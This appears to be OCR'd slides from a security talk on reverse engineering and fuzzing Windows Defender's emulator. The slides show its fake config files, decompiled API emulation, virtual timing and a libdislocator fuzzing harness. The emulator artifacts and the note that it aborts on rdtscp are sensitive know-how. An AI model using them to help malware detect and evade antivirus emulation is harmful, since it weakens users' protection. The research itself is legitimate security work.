d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\w32tm\objfre\i386\w32tm.pdb
d:\build.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\wscript\objfre\i386\wscript.pdb
d:\MPEngine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\Microsoft.VisualBasic\Microsoft.VisualBasic.pdb
d:\MPEngine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Data\System.Data.pdb
d:\mpengine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System\System.pdb
d:\mpengine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Windows.Forms\System.Windows.Forms.pdb
d:\pavbld\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Drawing\System.Drawing.pdb
d:\pavbld\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Runtime\System.Runtime.pdb
d:\pavbld\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\Windows\Windows.pdb
d:\pavbld\amcore\Signature\Source\sigutils\vdlls\Microsoft.NET\VFramework\mscorlib\mscorlib.pdb
e:\mpengine\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Xml\System.Xml.pdb
e:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\rundll32\objfre\i386\rundll32.pdb
f:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\explorer\objfre\i386\explorer.pdb
f:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\lsass\objfre\i386\lsass.pdb
f:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\winlogon\objfre\i386\winlogon.pdb
f:\mpengine.obj.x86fre\amcore\mpengine\mavutils\source\sigutils\vfilesystem\files\write\objfre\i386\write.pdb
d:\pavbld\amcore\MpEngine\mavutils\Source\sigutils\vdlls\Microsoft.NET\VFramework\System.Runtime.InteropServices.WindowsRuntime\System.Runtime.InteropServices.WindowsRuntime.pdb

# Fake Config Files

C:\\WINDOWS\system.ini

```
; for 16-bit app support
[386Enh]
woafont=dosapp.fon
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON

[drivers]
wave=mmdrv.dll
timer=timer.drv

[mci]
```

C:\\WINDOWS\win.ini

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
CMCDLLNAME32=mapi32.dll
CMC=1
MAPIX=1
MAPIXVER=1.0.0.1
OLEMessaging=1
[MCI Extensions.BAK]
aif=MPEGVideo
aifc=MPEGVideo
aiff=MPEGVideo
asf=MPEGVideo
asx=MPEGVideo
au=MPEGVideo
m1v=MPEGVideo
m3u=MPEGVideo
mp2=MPEGVideo
mp2v=MPEGVideo
mp3=MPEGVideo
mpa=MPEGVideo
mpe=MPEGVideo
mpeg=MPEGVideo
mpg=MPEGVideo
mpv2=MPEGVideo
snd=MPEGVideo
wax=MPEGVideo
wm=MPEGVideo
wma=MPEGVideo
wmv=MPEGVideo
wmx=MPEGVideo
wpl=MPEGVideo
wvx=MPEGVideo
```

# `Wininet.dll` vdll

Minimal internet connectivity emulation with `wininet.dll`

```
int __stdcall InternetReadFile(int hFile, int lpBuffer, int dwNumberOfBytesToRead, _DWORD
{
  int result; // eax

  MpReportEvent(12294, 0, 0);
  if ( g_readFrom )
  {
    *lpdwNumberOfBytesRead = 0;
    result = 1;
  }
  else
  {
    g_readFrom = 1;
    result = ReadFile(hFile, lpBuffer, dwNumberOfBytesToRead, lpdwNumberOfBytesRead, 0);
  }
  return result;
}
```

File on local file system is used to simulate interaction with handles to internet resources

```
int __stdcall InternetOpenUrlA(int a1, int a2, int a3, int a4, int a5, int a6)
{
  MpReportEvent(12293, a2, 0);
  doWSAStartup();
  return CreateFileA("C:\\INTERNAL\\REMOTE.EXE", GENERIC_READ, 0, 0, 4, FILE_ATTRIBUTE_NORMAL, 0);
}
```

# Timing

CPU tick count needs to be updated during instruction execution and OS emulation

```
void __fastcall vmp32_esc_cpuid
{
  DT_context *v2; // esi@1
  native_IL_context *v3; // ST0
  x86_common_context *v4; // ea

  v2 = pC;
  v3 = pC->native_IL_ctx;
  v2->m_vticks32 += 24;
```

```
void __cdecl NTDLL_DLL_VFS_Read(pe_vars_t *v)
{
  DT_context *v1; // eax@1
  bool v2; // bl@1
  char *v3; // eax@1
  VirtualFS *v4; // ecx@1
  CAutoVticks vticks; // [sp+Ch] [bp-48h]@1
  unsigned int nBytesRead; // [sp+18h] [bp-3C
  Parameters<5> arg; // [sp+1Ch] [bp-38h]@1
  int v8; // [sp+50h] [bp-4h]@1

  Parameters<5>::Parameters<5>(&arg, v);
  v1 = v->m_pDTc;
  v->vticks32 += 512;
  vticks.m_vticks = 32;
  vticks.m_init_vticks = &v->vticks32;
```

Like every other AV emulator I've looked at, Defender aborts execution on `rdtscp`

```
KERNEL32_DLL_Sleep(pe_vars_t *v)

r_x86 *DTProcessor; // ebx@1
iscall *CPU_tick)(DTProcessor_x86 *, unsigned __int64);
DT_context *v3; // ecx@3
ThreadManager *v4; // ecx@4
ThreadManager v5; // eax@5
DTProcessor *v6; // esi@6
void (__thiscall *v7)(SimpleProcessor *, unsigned int); // edi@6
unsigned __int64 tick_count; // [sp-Ch] [bp-44h]@1
CAutoVticks vticks; // [sp+Ch] [bp-2Ch]@3
Parameters<1> arg; // [sp+1Ch] [bp-1Ch]@1
int v12; // [sp+34h] [bp-4h]@3

Parameters<1>::Parameters<1>(&arg, v);
DTProcessor = v->iproc;
tick_count = arg.m_Arg[0].val32 << 21;
CPU_tick = DTProcessor->vfptr->CPU_tick;
if ( CPU_tick == DTProcessor_x86::CPU_tick )
{
  DTProcessor_x86::CPU_tick(DTProcessor, tick_count);
}
```

# Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

# libdislocator

libdislocator is a allocator included with AFL that does allocation in a way likely to increase the discovery rate for heap-related bugs

Since it's open source and implemented as in a simple single C file, we can easily drop in libdislocator code to instrument Windows heap API implementations in loadlibrary

Source:
github.com/mirrorer/afl/tree/master/libdislocator

I integrated libdislocator code (not published) into:
loadlibrary/peloader/winapi/Heap.c

```
/* This is the main alloc function. It allocates one page more than necessary,
   sets that tailing page to PROT_NONE, and then increments the return address
   so that it is right-aligned to that boundary. Since it always uses mmap(),
   the returned memory will be zeroed. */
static void* __dislocator_alloc(size_t len) {
  void* ret;
  uint32_t currentAllocationLen;

  currentAllocationLen =  (1 + PG_COUNT(len + 8)) * PAGE_SIZE;

  /* We will also store buffer length and a canary below the actual buffer, so
     let's add 8 bytes for that. */
  ret = mmap(NULL, currentAllocationLen, PROT_READ | PROT_WRITE,
             MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);

  if (ret == (void*)-1) {
    if (hard_fail) FATAL("mmap() failed on alloc (OOM?)");
    DEBUGF("mmap() failed on alloc (OOM?)");
    printf("*** alloc %d failed (OOM?) ***\n", len);
    return NULL;
  }

  /* Set PROT_NONE on the last page. */
  if (mprotect(ret + PG_COUNT(len + 8) * PAGE_SIZE, PAGE_SIZE, PROT_NONE))
    FATAL("mprotect() failed when allocating memory");

  //add it in before manipulation
  AppendMalloc(ret, currentAllocationLen);
```

```
static inline void * MALLOC(DWORD dwBytes)
{
    void * ptr = NULL;

    //add 4 bytes to account for header - technically could overflow
    dwBytes += 4;

    if(g_DislocatorHeapOn)
    {
        ptr = ld_malloc(dwBytes);
        if (ptr)
        {
            *((uint32_t*)ptr) = MpDislocMagic;
        }
    }
    else
    {
        ptr = malloc(dwBytes);
        if (ptr)
        {
            *((uint32_t*)ptr) = MpNormalMagic;
        }
    }
```

# Offline Demos

Screenshots of demos for online slide release - see presentation videos when released for live demos


# Demo

Scanning with `mpclient`

# Scanning with `mpclient`



# Scanning with `mpclient`




# Demo

Lighthouse Usage

# Tracing Timeline

Pintool must be enlightened about custom loaded `mpengine.dll` location - take callback stub ideas from Tavis Ormandy's `deepcover` Pintool
`github.com/taviso/loadlibrary/tree/master/coverage`



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



# Tracing Timeline

Pintool must be enlightened about custom loaded `mpengine.dll` location - take callback stub ideas from Tavis Ormandy's `deepcover` Pintool
`github.com/taviso/loadlibrary/tree/master/coverage`



# Tracing Timeline

Hooking Defender's emulation functions for `WinExec` and `ExitProcess` allows us to know when emulation starts and stops*

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

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

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
